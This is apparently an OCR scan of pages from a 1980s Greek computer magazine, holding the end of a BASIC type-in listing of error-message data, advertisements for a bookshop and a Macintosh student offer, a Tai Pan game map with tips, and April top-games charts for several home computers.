220 data	4f, d3, 44, 45, 44, 4f, 4d, 45, 4e, 41, 20, 41, 52, 58, 45, 49, 4f, d9, 50, 45, 52, 49, 50, 4c, 4f, 4b, 48, 20, 46, 4f, 52, 2517
230 data	4d, 4f, 59, 4c, c1, 41, 44, 59, 4e, 41, 54, 4f, 20, 4e, 41, 20, 53, 59, 4e, 45, 58, 49, 53, d6, 53, 59, 4e, 41, 52, 54, 48, 2579
240 data	53, 48, 20, 4d, 48, 20, 4f, 52, 49, 53, 4d, 45, 4e, c8, 41, 4e, 4f, 4d, 4f, 49, 41, 20, 41, 52, 58, 45, 49, c1, 44, 59, 53, 2467
250 data	4b, 4f, 4c, 4f, 20, 46, 4f, 52, 54, 56, 4d, c1, 44, 49, 41, 4b, 4f, 50, 48, d3, 41, 44, 59, 4e, 41, 54, 4f, 20, 4e, 41, 20, 2470
260 data	4a, 41, 4e, 41, 52, 58, 49, 53, d6, 44, 45, 4e, 20, 42, 52, 49, 53, 4b, 45, 54, 41, 49, 20, 50, 41, 4c, c9, 50, 41, 4c, 49, 2487
270 data	20, 58, 56, 52, 49, 53, 20, 4b, 41, 4e, c5, 4f, 58, 49, 20, 47, 49, 41, 20, 50, 52, 4f, 47, 52, 41, 4d, 4d, c1, 41, 50, 56, 2441
280 data	4e, 20, 58, 56, 52, 4f, 53, 20, 4f, 52, 41, 46, 49, 4b, 56, ce, 4b, 41, 4b, 4f, 53, 20, 44, 49, 53, 4b, 4f, d3, 44, 45, 4e, 2501
290 data	20, 42, 52, 49, 53, 4b, 45, 54, 41, 49, 20, 54, 45, 52, 4d, c1, 47, 52, 41, 4d, 4d, 48, 20, 50, 4f, 4c, 59, 20, 4d, 45, 47, 2288
300 data	41, 4c, c8, 4d, 48, 20, 59, 50, 4f, 4c, 4f, 47, 49, 53, 49, 4d, 48, 20, 41, 4e, 41, 46, 4f, 52, c1, 41, 4e, 59, 50, 4f, 53, 2512
310 data	54, 48, 52, 49, 4b, 54, 48, 20, 45, 4e, 54, 4f, 4c, c8, 44, 49, 41, 42, 41, 53, 4d, 41, 20, 41, 52, 58, 45, 49, 4f, d9, 00, 2427

## παρατηρητής

Βιβλία με κόμικς για μικρούς αλλά... και μεγάλους



### ΛΕΞΙΚΟ ΓΙΑ ΥΠΟΛΟΓΙΣΤΕΣ

ΚΕΝΤΡΙΚΗ ΔΙΑΘΕΣΗ  
ΑΘΗΝΑ, ΔΙΑΣΤΟΥ 39, 3600658  
ΘΕΣ/ΝΙΚΗ, ΑΛ. ΣΤΑΥΡΟΥ 15, 938427

### παρατηρητής

Πρ. Κορομηλά 38  
Θεσσαλονίκη τηλ. 264958

Το μοναδικό βιβλιοπωλείο στη Θεσσαλονίκη με όλα τα βιβλία για υπολογιστές, ελληνικά και ξένα

## ΕΠΙΤΕΛΟΥΣ ΜΙΑ ΚΑΛΗ ΕΙΔΗΣΗ ΓΙΑ ΤΗΝ ΕΚΠΑΙΔΕΥΣΗ!



Apple Macintosh  
Η αίσθηση της υπεροχής


Apple Computer

**MACINTOSH ED  
512KB RAM - 800KB FD**


**ΜΟΝΟ 215.000 δρχ.  
ΓΙΑ ΦΟΙΤΗΤΕΣ - ΜΑΘΗΤΕΣ  
ΚΑΙ ΚΑΘΗΓΗΤΕΣ !!!**

**MAGNET COMPUTERS O.E.  
Α.ΚΗΦΙΣΙΑΣ 293-ΚΗΦΙΣΙΑ  
Τηλ. 8018 284-8086 508**









# Ο ΧΑΡΤΗΣ ΤΟΥ ΤΑΙ ΠΑΝ



ΤΟΝ ΧΑΡΤΗ ΕΔΙΕΞΑΝ  
Ο ΔΡΗΣ ΠΡΑΟΥΡΗΣ ΚΑΙ  
Ο ΠΕΡΓΟΣ ΕΥΣΤΑΘΙΟΥ





SHANGHAI  
JINZHOU

HANGZHOU  
TANGHAN

NINGBO  
WEIHAI

MACAO  
SASETO

W=WAREHOUSE  
S= SUPPLIES  
I= INN  
A= ARMOURY  
B= BANK  
R= RESTAURANT

ΕΝΑ ΠΕΙΝΑΣΜΕΝΟ ΠΛΗΡΩΜΑ  
ΕΙΝΑΙ ΕΝΑ ΔΥΣΤΥΧΙΣΜΕΝΟ ΠΛΗΡΩΜΑ  
ΚΑΙ ΜΙΑ ΑΝΤΑΡΣΙΑ ΚΑΝΕΙ ΚΑΘΕ  
ΚΥΒΕΡΝΗΤΗ ΔΥΣΤΥΧΙΣΜΕΝΟ


ΠΡΕΠΙ ΝΑ ΠΡΟΣΕΧΕΤΕ  
ΜΗΠΟΣ ΚΑΤΑ ΤΗ  
ΔΙΑΡΚΕΙΑ ΤΟΥ  
ΠΑΙΧΝΙΔΙΟΥ ΒΓΕΙΤΕ  
ΣΕ ΑΧΑΡΤΟΓΡΑΦΗΤΑ  
ΝΕΡΑ Ο ΑΕΡΑΣ ΘΑ  
ΕΙΝΑΙ ΠΑΝΤΑ  
ΑΝΤΙΘΕΤΟΣ ΚΑΙ Η  
ΚΑΤΑΣΤΡΟΦΗ ΣΑΣ  
ΣΧΕΔΟΝ ΒΕΒΑΙΗ.

FOSHAN  
KITAKYUSO

GUANGZOU  
NAGASAKI

KWANGSU


HAIKOU







© ΧΑΡΤΗΣ  
100  
**TAI PAN**

SUZHOU  
YINGKOU




WU XI  
LUSHUN



FUZHOU  
NANTONG



ZHENJIANG  
KWANGSU




ΑΝ ΔΕΝ ΕΠΙ-  
ΣΤΡΕΨΕΤΕ ΤΑ  
ΧΡΗΜΑΤΑ ΕΝΤΟΣ  
ΤΗΣ ΠΡΟΘΕΣΜΙΑΣ,  
Ο ΕΥΓΕΝΙΚΟΣ  
ΚΥΡΙΟΣ ΘΑ ΘΥ-  
ΜΩΣΕΙ ΛΙΓΟ ΚΑΙ  
ΘΑ ΠΑΡΕΙ ΤΟ  
ΑΛΛΟ ΜΙΣΘ  
ΜΕΝΤΑΓΙΟΝ ΑΠΟ  
ΤΟ ΛΑΙΜΟ ΣΑΣ,  
ΜΑΖΙ ΜΕ ΤΟ  
ΛΑΙΜΟ.

ΣΚΟΠΟΣ ΣΑΣ ΕΙΝΑΙ ΝΑ ΒΓΑΛΕΤΕ  
ΟΣΟ ΤΟ ΔΥΝΑΤΟΝ ΠΕΡΙΣΣΟΤΕΡΑ  
ΧΡΗΜΑΤΑ, ΜΕΤΑΧΕΙΡΙΖΟΜΕΝΟΣ  
ΟΠΟΙΟΝΔΗΠΟΤΕ ΤΡΟΠΟ.

XIAMEN  
JILONG




SHENZHEN



YANTAI  
TOKYO

LUDA



**ΤΕΛΟΣ**








# SUPER PIXEL

Η ΕΚΔΟΣΗ HIT ΤΗΣ ΧΡΟΝΙΑΣ



ΚΥΚΛΟΦΟΡΕΙ  
ΜΗ ΤΟ ΧΑΣΕΤΕ



# TOP GAMES

ΑΠΡΙΛΙΟΣ

επιμέλεια - σχόλια: Α. Λεκόπουλος

## SPECTRUM

- 1 (1) • RENEGADE (IMAGINE)
- 2 (4) † ATHENA (IMAGINE)
- 3 (2) † WIZBALL (OCEAN)
- 4 (6) † THUNDERCATS (ELITE)
- 5 (9) † HYSTERIA (SOFTWARE PROJECTS)
- 6 (3) † EXOLON (HEWSON)
- 7 (5) † MATCH DAY II (OCEAN)
- 8 (7) † SALAMANDER (KONAMI)
- 9 (8) † ENDURO RACER (ACTIVISION)
- 10 (-) \* RASTAN (IMAGINE)

## ATARI ST

- 1 (1) • ALTAIR (PSS-ERE)
- 2 (3) † TAI PAN (OCEAN)
- 3 (4) † BUBBLE BOBBLE (FIREBIRD)
- 4 (2) † BARBARIAN (PSYGNOSIS)
- 5 (6) † TEST DRIVE (ACCOLADE)
- 6 (9) † SUPER SPRINT (ACTIVISION)
- 7 (5) † BAD CATS (RAINBOW ARTS)
- 8 (8) • HUNT FOR THE RED OCTOBER (ARGUS)
- 9 (7) † DEFENDER OF THE CROWN (MIRROSOFT)
- 10 (-) \* CAPTAIN BLOOD (PSS-ERE)

## TOP 20

- 1 (2) † RENEGADE (IMAGINE)
- 2 (1) † WIZBALL (OCEAN)
- 3 (4) † ATHENA (OCEAN)
- 4 (5) † TAI PAN (OCEAN)
- 5 \* (6) † TANK (OCEAN)
- 6 (3) † NEMESSIS (IMAGINE)
- 7 (7) • THE SIDNEY AFFAIR (INFOGRAMES)
- 8 (9) † TEST DRIVE (ACCOLADE)
- 9 (10) † COMBAT SCHOOL (OCEAN)
- 10 (18) † THUNDER CATS (ELITE)
- 11 (8) † TWO ON TWO (ACTIVISION)
- 12 (20) † BUGGY BOY (ELITE)
- 13 (11) † WONDER BOY (SEGA)
- 14 (12) † BMX SIMULATOR (CODE MASTERS)
- 15 (13) † ARKANOID (IMAGINE)
- 16 (15) † ENDURO RACER (SEGA)
- 17 (14) † SILENT SERVICE (MICROPROSE)
- 18 (-) \* GRYZOR (IMAGINE)
- 19 (-) \* RASTAN (IMAGINE)
- 20 (19) † KRAKOUT (GREMLIN)

## COMMODORE

- 1 (2) † BUBBLE BOBBLE (FIREBIRD)
- 2 (3) † RENEGADE (IMAGINE)
- 3 (1) † WIZBALL (OCEAN)
- 4 (6) † COMBAT SCHOOL (OCEAN)
- 5 (5) • TANK (OCEAN)
- 6 (4) † TWO ON TWO (ACTIVISION)
- 7 (7) • BUGGY BOY (ELITE)
- 8 (9) † GRYZOR (IMAGINE)
- 9 (10) † HYSTERIA (SOFTWARE PROJECTS)
- 10 (8) † ARKANOID (IMAGINE)

## AMSTRAD

- 1 (3) † THE ADVANCED ART STUDIO (RAINBIRD)
- 2 (1) † RENEGADE (IMAGINE)
- 3 (4) † TAI PAN (OCEAN)
- 4 (5) † COMBAT SCHOOL (OCEAN)
- 5 (8) † THUNDERCATS (ELITE)
- 6 (6) • ATHENA (IMAGINE)
- 7 (9) † IKARI WARRIORS (ELITE)
- 8 (7) † WONDER BOY (SEGA)
- 9 (2) † NEMESSIS (IMAGINE)
- 10 (-) \* GRYZOR (IMAGINE)



(•): Σταθερό (†): Άνοδος  
(↓): Πτώση (\*): Νέο  
Οι αριθμοί μέσα σε παρένθεση  
δηλώνουν τη θέση του προ-  
γράμματος τον προηγούμενο μήνα.

• Το δελτίο με τις επιλογές  
σας για το TOP GAMES  
βρίσκεται στην τελευταία  
σελίδα του PIXELWARE.

